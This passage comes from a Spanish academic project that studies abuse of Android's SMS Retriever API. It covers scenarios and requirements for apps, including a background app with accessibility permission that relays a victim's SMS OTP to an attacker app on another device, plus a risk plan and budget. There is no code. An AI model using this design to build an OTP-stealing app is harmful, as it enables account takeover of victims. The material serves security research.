


Figura 4: Diagrama de interacción para el escenario 2

Y por lo tanto como la aplicación APP_B no recibe ningún SMS, la aplicación APP_M no puede obtener información.

3.1.3. Escenario 3

En el tercer forman parte las aplicaciones APP_F, APP_M y el servidor S_B.

Las aplicaciones APP_F y APP_M se tienen que ejecutar en el mismo dispositivo móvil y el servidor S_B en otro dispositivo.

La explicación de la figura 5 es la siguiente, la APP_F realiza una petición al servidor S_B, donde envía su número de teléfono y el *hashcode* de la aplicación que tiene que recibir el SMS OTP, es decir su *hashcode*.

El servidor S_B conoce con anterioridad el *hashcode* de la aplicación APP_F por lo que tiene registrada la relación con el número de teléfono que recibe.




Figura 5: Diagrama de interacción para el caso 1 del escenario 3

Pero según la documentación de Google [2], depende completamente de como gestiona el servidor la petición que recibe, de esta forma ocurren los siguientes casos:

- La petición que envía la aplicación APP_F se acepta por parte del servidor S_B, aunque tenga 2 parámetros, el servidor S_B usa el *hashcode* que tiene registrado y descarta el que ha recibido por parte de la aplicación APP_F, por lo que se da una situación como la del escenario 1, figura 3.
- La petición que envía la aplicación APP_F se acepta por parte del servidor S_B, ya que acepta el el *hashcode* de la petición de la aplicación APP_F, por lo que envía la respuesta al número de teléfono y el *hashcode* de la aplicación APP_F. Como el servidor S_B usa el *hashcode* de la aplicación APP_F, en vez del *hashcode* que tiene almacenado para relacionarlo con el número de teléfono, se considera un servidor S_F, como se aprecia en la figura 5.
- La petición que envía la aplicación APP_F se descarta por el servidor S_B, ya que la petición se considera incorrecta al contener más de un parámetro, que es el número de

teléfono y el *hashcode*, por lo que el servidor no puede generar el código SMS OTP y no puede enviar el SMS a la aplicación como se muestra en la figura 6.




Figura 6: Diagrama de interacción para el caso 2 del escenario 3

3.1.4. Escenario 4

En el cuarto escenario forman parte las aplicaciones APP_F, APP_M y el servidor S_F.

Las aplicaciones APP_F y APP_M se tienen que ejecutar en el mismo dispositivo móvil y el servidor S_F en otro dispositivo.




Figura 7: Diagrama de interacción para el escenario 4

El servidor S_F no tiene registrada una relación entre el número de teléfono y el *hashcode* de la aplicación APP_F, que es la que debe recibir el SMS OTP.

Por lo que como se ve en la figura 7, el servidor S_F envía al dispositivo móvil que tiene la aplicación APP_F el código SMS OTP debido al *hashcode* y gracias a la API SMS *Retriever*, que detecta el SMS y entrega el SMS OTP a la aplicación APP_F.

En este caso la aplicación APP_M no puede obtener el SMS porque el *hashcode* que contiene es el de la aplicación APP_F.

3.1.5. Escenario 5

Este quinto escenario está formado por las aplicaciones APP_A, y el servidor S_B.

La aplicaciones APP_A no se ejecuta en el mismo dispositivo que las aplicaciones APP_B, APP_F y APP_M y el servidor S_B en otro dispositivo.

Es necesario explicar primero un detalle sobre la documentación de la API SMS *Retriever* [2], en ella no se especifica si se valida que aplicación hace la petición al servidor, que en este caso es S_B, simplemente se especifica que debe hacerse por API *REST*, con lo que cualquiera aplicación que conozca la *URL*[1] puede mandar una petición al servidor, así que una aplicación como APP_A, tiene permiso para mandar una petición de un código SMS OTP.

Entonces en el escenario, la aplicación APP_A realiza una petición al servidor S_B, y proporciona el número de teléfono del dispositivo móvil donde se encuentra ejecutada la aplicación APP_M y el *hashcode* de la aplicación APP_M que tiene que recibir el SMS.

Como el servidor S_B recibe 2 parámetros, que son el número de teléfono y el *hashcode*, y no se verifica que aplicación lo ha mandado, se dan los mismos casos que se han explicado antes en el escenario 3.

3.1.6. Escenario 6

Este último escenario está formado por las aplicaciones APP_A, y el servidor S_F.

La aplicaciones APP_A no se ejecuta en el mismo dispositivo que las aplicaciones APP_B, APP_F y APP_M y el servidor S_F se ejecuta en otro dispositivo.




Figura 8: Diagrama de interacción para el escenario 6

[1]Dirección de Internet para apuntar a recursos variables, formado por una secuencia de caracteres que apuntan a los recursos que contiene.

La aplicación APP_A realiza una petición al servidor S_F, y proporciona el número de teléfono del dispositivo móvil donde se encuentra ejecutada la aplicación APP_M y el *hashcode* de la aplicación APP_M que tiene que recibir el SMS, el servidor S_F recibe la petición y genera el SMS OTP con el *hashcode* de la aplicación APP_M y se lo envía a la aplicación APP_M.

La aplicación APP_M se encarga de mandar la clave SMS OTP a la aplicación APP_A ya que conoce su *hashcode* y de está forma, la aplicación APP_A puede verificar su código SMS OTP con el servidor S_F, que en todo momento piensa que la petición la está realizando el dispositivo donde se encuentra la aplicación APP_M, como se aprecia en la figura 8.

Capítulo 4

Requisitos

4.1. Obtención de Requisitos

Como se ha visto en el capitulo anterior, el proyecto está compuesto por varios sistemas, es por ello que, se plantean los requisitos para cada sistema, que se separan en aplicaciones cliente y aplicaciones servidor.

Estos requisitos se deben cumplir durante el proceso de desarrollo para un acabado satisfactorio de los sistemas y un funcionamiento deseado.

4.2. Requisitos de Cliente

Los requisitos de nuestras aplicaciones cliente se separarán según cada aplicación.
Se diferenciarán según sus tipos y se especificarán los siguientes:

- **Requisitos Funcionales:** Definen el funcionamiento que debe proporcionar el sistema, se describen servicios que deben proporcionar.
- **Requisitos no Funcionales:** Definen necesidades, valores específicos y propiedades para el funcionamiento del sistema.
- **Requisitos de Información:** Definen el tipo de información que el sistema almacena.
- **Requisitos de Seguridad y Privacidad:** Definen los mecanismos de protección que el sistema debe tener para asegurar la seguridad y el correcto funcionamiento de los servicios, para evitar que se haga un uso indebido de ellos que pudieran afectar a recursos y servicios del dispositivo, como la información que usa.

4.2.1. Requisitos de APP_B

Esta aplicación se trata del primer cliente que debe usar bien la API SMS Retriever y cumplir las condiciones que se especifican en la web [2].

4.2.1.1. Requisitos Funcionales

- El sistema debe poder conectar con el servidor de códigos SMS OTP.
- El sistema debe poder recibir un mensaje SMS con el código OTP desde el servidor.
- El sistema debe recibir la verificación del código OTP por parte del servidor.
- El sistema debe poder modificar la dirección de la base de datos.

4.2.1.2. Requisitos no Funcionales

- El sistema debe tener conexión a Internet.
- El sistema debe tener una versión de Android 9 o superior.
- El sistema debe ser intuitivo y fácil de usar.
- El sistema debe enviar la respuesta con la clave OTP en menos de 5 minutos.
- El sistema debe identificarse por un *hashcode* de 11 caracteres.

4.2.1.3. Requisitos de Información

- El sistema debe usar el número de teléfono del cliente.
- El sistema debe usar una Base de Datos para almacenar la claves OTP que ha usado.

4.2.1.4. Requisitos de Seguridad y Privacidad

- El sistema debe realizar las peticiones API *REST* por *HyperText Transfer Protocol Secure* (HTTPS).[1]
- El sistema debe usar un token de autenticación para realizar las peticiones por API *REST*.
- El sistema debe proteger la información que el usuario utiliza.
- El sistema debe obtener un token de conexión cuando la verificación ha sido satisfactoria.

[1] Protocolo de comunicación de Internet que sirve para proteger la integridad y la confidencialidad de los datos de los usuarios entre sus dispositivos y el servidor.

4.2.2. Requisitos de APP_F

Esta aplicación se trata del segundo cliente, que además de todos los requisitos que tiene la aplicación APP_B, debe cumplir adicionalmente los siguientes:

4.2.2.1. Requisitos Funcionales

- El sistema debe enviar el *hashcode*, al servidor.

4.2.3. Requisitos de APP_M

Esta aplicación es el tercer cliente que se ejecuta en segundo plano en el mismo dispositivo que se ejecuta APP_B y APP_F, y se usa para comunicarse con APP_A.

4.2.3.1. Requisitos Funcionales

- El sistema debe funcionar en segundo plano.
- El sistema debe escuchar el SMS enviado por el servidor.
- El sistema debe reenviar la respuesta con la clave OTP a la aplicación atacante.
- El sistema debe comprobar que el dispositivo tiene un número de teléfono valido.

4.2.3.2. Requisitos no Funcionales

- El sistema debe tener conexión a internet.
- El sistema debe tener una versión de Android 9 o superior.
- El sistema debe identificarse por un *hashcode* de 11 caracteres.
- El sistema debe tener el permiso de Android BIND_ACCESSIBILITY_SERVICE habilitado.

4.2.3.3. Requisitos de Información

- El sistema debe usar el número de teléfono del cliente.
- El sistema debe usar la clave OTP.
- El sistema debe almacenar el *hashcode* de la aplicación atacante.

4.2.3.4. Requisitos de Seguridad y Privacidad

- El sistema debe realizar las peticiones por HTTPS.
- El sistema debe usar un token de autenticación para realizar las peticiones por API REST.

4.2.4. Requisitos de APP_A

Por último se encuentra el cuarto cliente, que se ejecuta desde otro dispositivo diferente al resto de aplicaciones, y se usa para obtener la clave OTP de la víctima.

4.2.4.1. Requisitos Funcionales

- El sistema debe poder conectar con el servidor de códigos SMS OTP.
- El sistema debe poder recibir un mensaje SMS con el código OTP desde la aplicación maliciosa.
- El sistema debe enviar el número de teléfono al servidor.
- El sistema debe enviar el *hashcode* de la aplicación maliciosa al servidor.
- El sistema debe poder modificar la dirección de la base de datos.

4.2.4.2. Requisitos no Funcionales

- El sistema debe tener conexión a Internet.
- El sistema debe tener una versión de Android 9 o superior.
- El sistema debe comprobar que el número de teléfono es válido.
- El sistema debe ser intuitivo y fácil de usar.
- El sistema debe recibir la clave OTP antes de 5 minutos.

4.2.4.3. Requisitos de Información

- El sistema debe usar un número de teléfono válido.
- El sistema debe almacenar el *hashcode* de la aplicación maliciosa.

4.2.4.4. Requisitos de Seguridad y Privacidad

- El sistema debe realizar las peticiones por HTTPS.
- El sistema debe asegurar la conexión con la otra aplicación.
- El sistema debe obtener un token de conexión cuando la verificación ha sido satisfactoria.

4.3. Requisitos de Servidor

De la misma forma que los requisitos de cliente, los requisitos de los servidores se separarán según el tipo de servidor, además de que también están estructurados según en los mismos tipos de requisitos.

4.3.1. Requisitos del Servidor Bien Diseñado S_B

Esta aplicación es el primer servidor que debe usar bien la API SMS *Retriever* y cumplir las condiciones que se especifican en la web [2].

4.3.1.1. Requisitos Funcionales

- El sistema debe poder conectar con el cliente que ha realizado la petición.
- El sistema debe estar disponible durante la realización del escenario.
- El sistema debe generar una nueva clave OTP.
- El sistema debe recibir el número de teléfono del cliente.
- El sistema debe relacionar el número de teléfono y el *hashcode* de la aplicación.

4.3.1.2. Requisitos no Funcionales

- El sistema debe tener conexión a Internet.
- El sistema debe tener una versión de Android 9 o superior.
- El sistema debe enviar el SMS en menos de 5 minutos al cliente.
- El sistema debe tener el permiso de Android SEND_SMS.

4.3.1.3. Requisitos de Información

- El sistema debe usar una Base de Datos para almacenar las claves OTPs, sus usuarios y fecha de expiración de la clave.

4.3.1.4. Requisitos de Seguridad y Privacidad

- El sistema debe realizar las operaciones API *REST* por HTTPS.
- El sistema debe usar un token de autenticación para realizar las peticiones por API *REST* y permitir las autorizadas.
- El sistema debe enviar un token de conexión cuando la verificación ha sido satisfactoria.
- El sistema debe eliminar la información del canal de comunicación cuando se completa la verificación.

4.3.2. Requisitos del Servidor Fallido S_F

Esta aplicación se trata del segundo servidor, que además de todos los requisitos que tiene el servidor S_B, debe cumplir adicionalmente los siguientes:

4.3.2.1. Requisitos Funcionales

- El sistema debe recibir el *hashcode* de la aplicación que tiene que recibir el SMS OTP.

Cabe destacar que si el servidor S_B acepta una petición que también tenga el *hashcode* de la aplicación que lo manda, entonces se estará comportando como un servidor S_F.

4.4. Plan de Riesgos

Es importante identificar los riesgos que puede tener el proyecto, ya que de darse pueden poner en peligro la consecución y finalización del proyecto. Es por eso que la forma más común de catalogarlos es según si el riesgo es perjudicial, medio, probable, etc...

La forma de calcular este riesgo es según la exposición que tiene en el proyecto, y para ello se calculará en función del daño que cause multiplicado por la probabilidad de que ocurra.




Figura 9: Matriz de impacto

Para ello se realiza una lista de comprobación donde se comprueban riesgos comunes en proyectos del mismo nivel de esfuerzo, de esta forma se identifican los riesgos que pueden ocurrir y se puede detectar algunos que al principio no se han tenido en cuenta.[1]

Las categorías que se pueden ver afectadas en el proyecto son las siguientes[4]:

- **Personas**: Los individuos que participan en el proyecto, en este caso el autor.
- **Estructura**: Define la planificación seguida en el proyecto y que puede ser afectada.
- **Tareas**: La diferencia entre el trabajo que se ha previsto y el que en realidad es necesario, es decir su complejidad.
- **Tecnología**: Fallos surgidos a la hora de usar las tecnologías necesarias durante el proyecto.

Todas ellas están interrelacionadas entre sí, por lo tanto cuando un riesgo afecta a una de ellas, las otras reciben un impacto algo menor pero notorio por lo que el proyecto debe estar planificado para que este impacto sea el mínimo posible.

El valor que puede tomar la probabilidad de que un riesgo ocurra se valúa según la siguiente tabla:

También hay que catalogar el valor que puede tomar el impacto de un riesgo sobre el proyecto, de normal va relacionado con su coste, pero también se relaciona con el tiempo que pueda prolongar el proyecto, por lo que el conjunto recibe el nombre de gasto, como se muestra a continuación:

Nivel	Intervalo
Alto	Más de un 50 % de posibilidades de que ocurra
Representativo	Entre un 30 % y un 50 % de posibilidades de que ocurra
Medio	Entre un 10 % y un 30 % de posibilidades de que ocurra
Bajo	Menos de un 10 % de posibilidades de que ocurra

Tabla 7: Tabla de intervalos de nivel de la probabilidad de un riesgo [1]

Nivel	Intervalo
Alto	Más de un 30 % de aumento del gasto
Representativo	Entre un 20 % y un 30 % de aumento del gasto
Medio	Entre un 10 % y un 20 % de aumento del gasto
Bajo	Menos de un 10 % de aumento del gasto

Tabla 8: Tabla de intervalos de nivel del impacto de un riesgo [1]

De esta forma, como se aprecian en las tablas 7 y 8, los valores que pueden tomar la probabilidad y el impacto siguen el mismo nivel pero sus intervalos son algo distintos, donde un impacto se considera alto si sobrepasa el 30 % y la probabilidad es alta si pasa el 50 % y, siguiendo con la lista de comprobación habitual que se plantea en [1], más otros riesgos que pueden ocurrir, se han detectado los siguientes riesgos para el proyecto:

Código	Descripción	Prob.	Imp.	Riesgo
R01	Retraso de una tarea crítica	5	4	20
R02	Cambio posterior de los requisitos	7	3	21
R03	Cambio en funciones de Software	3	9	27
R04	Actualización del Sistema Operativo móvil	3	7	21
R05	Cambios en la interfaz de usuario	4	4	16
R06	Caída o fallo de la Base de Datos	1	10	10
R07	Fallo de Hardware en los dispositivos móviles	2	10	20
R08	Permisos no otorgados en APP_M	2	10	20
R09	Perdida de información (memoria, código)	1	9	9
R10	Indisponibilidad por enfermedad	2	6	12
R11	Fallo de SMS por la operadora	1	10	10

Tabla 9: Tabla de exposición de riesgos para el proyecto

Además para cada riesgo, es necesario tener un plan de mitigación, por si ese riesgo se manifestará, y un plan de contingencia para intentar reducir el impacto y la probabilidad del riesgo, como se muestra en la tabla 10.

Para clasificar todos los riesgos detectados de la tabla 9, se ha realizado una matriz de impacto probabilístico, para saber cuales son los riesgos que más pueden afectar al proyecto y de los que hay que tener más cuidado, estos son R03 y R04, ya que tienen más impacto

Código	Plan de Contingencia	Plan de Mitigación
R01	Llevar el proyecto adelantado a la fecha actual	Reajustar la duración del resto de tareas para acabar a tiempo
R02	Hacer un análisis detallado antes de comenzar la implementación	Realizar los mínimos cambios posibles en la aplicación para implementar los nuevos requisitos
R03	Tener copias estables de versiones anteriores	Analizar y minimizar las lineas de código a cambiar.
R04	Probar la aplicación en versiones superiores	Compilar la aplicación minimizando los cambios para que vuelva a ser funcional
R05	Diseño sencillo y buen análisis sobre los usuarios	Código reutilizable para diferentes interfaces
R06	Realizar copias de seguridad cada cierto tiempo y reiniciar el estado de la Base de Datos	Cargar la copia de seguridad en otra Base de Datos
R07	Tener un dispositivo móvil de repuesto	Comprobar el estado y verificar si hay una recuperación posible del dispositivo
R08	Hacer que el usuario lo permita a través de otras funciones de la aplicación	Comprobar el estado de los permisos y volver a pedirlos al usuario
R09	Realizar copias locales y almacenar trabajo en un sistema de control de versiones	Cargar la última copia guardada en local o en sistema de control de versiones
R10	Adelantar el trabajo para tener un margen de tiempo	Planificar teniendo en cuenta los días de indisponibilidad
R11	Tener una tarjeta *SIM* de recambio	Cambiar el número de teléfono

Tabla 10: Tabla de planes de mitigación y contingencia

con una probabilidad mayor, y aunque R02 tenga una probabilidad más alta de ocurrir su impacto varía según el momento en el que ocurra en el proyecto y por eso no se considera igual de peligroso que los otros dos riesgos.




Figura 10: Matriz de impacto probabilístico

4.5. Presupuesto

En esta sección se catalogan los diferentes tipos de recursos necesarios para la realización del proyecto. Estos recursos son los tecnológicos, como el software y material necesario, y los recursos personales, es decir la persona que realiza el proyecto.

De carácter tecnológico son necesarios por lo menos 3 dispositivos móviles, para realizar la demostración y prueba de los escenarios, aunque en otros escenarios con 2 dispositivos con números de teléfono válidos es suficiente y obviamente un ordenador con el que crear las aplicaciones.

Como software utilizado durante el proyecto se ha usado para la programación de las aplicaciones *Android Studio* y como herramienta de modelado *Astah Professional*.

Como se aprecia en la tabla 12, el ordenador de sobre mesa no se ha contando como un gasto en el presupuesto al haberse amortizado anteriormente, ya que tiene una antigüedad de 6 años y por lo tanto no se suma al presupuesto total, en cambio los dispositivos móviles si se suman ya que quitando el primer dispositivo que se usa a diario, el resto solo se están usando principalmente para pruebas y puesta en prácticas de los escenarios.

Y sobre los servicios usados, las aplicaciones son gratuitas o se tiene una clave educativa por la cual no es necesario pagar el producto, pero para la mensajería SMS entre cliente y servidor, los dispositivos tienen una tarifa telefónica ilimitada de SMS, si no fuese el caso cada SMS tiene un coste de 0,15€ [5], por lo que se plantea usar de media unos 1000 mensajes para probar las aplicaciones y comprobar los escenarios.

Dispositivos Móviles		
Tipo	**Nombre**	**Precio**
Hardware	Xiaomi Redmi Note 9S	229€
Hardware	Samsung Galaxy A12	179€
Hardware	Huawei P9 Lite	114€
Precio total		**552€**

Tabla 11: Modelos de los dispositivos móviles

Ordenador de Sobremesa		
Componentes	Procesador Tarjeta Gráfica Memoria Ram Discos Duro	Intel Core i7-4790 Nvidia GeForce GTX 970 16GB DDR3 1TB Crucial P2 SDD
Precio total		**1050€**
Precio amortizado en el proyecto		0€ (Ya amortizado)

Tabla 12: Componentes del ordenador de sobremesa

Programas, Aplicaciones y Servicios		
Tipo	**Nombre**	**Precio**
Software	Android Studio	0€
Software	Astah Professional (Clave UVa)	0€
Software	Visual Paradigm (Clave UVa)	0€
Servicio	Google Firebase (Base de Datos)	0€
Software	Postman (Pruebas API REST)	0€
Servicio	Mensajería SMS (1000 Mensajes)	150€

Tabla 13: Tabla de presupuestos del software

Por último falta comentar el trabajo personal, que en este caso es el del desarrollador Android. Comprobando sueldos de un Ingeniero Informático recién titulado en 2022 [6] oscilan los 20.450€ brutos a los 25.000€ dependiendo de la ciudad, se calcula aproximadamente el coste de 11.5€/hora, y como la planificación total tiene una duración de 356 horas, hace un total de **4.094€**.

Por lo que haciendo un recuento total sobre todos los activos que tiene nuestro proyecto el presupuesto total es **4.796€**

Capítulo 5

Análisis

A continuación tras haber visto la planificación del proyecto, comprender los escenarios que se han de realizar y definir los requisitos de las aplicaciones, se procede a explicar los modelos seguidos para desarrollar las funcionalidades de las aplicaciones y así poder mostrar los diferentes escenarios.

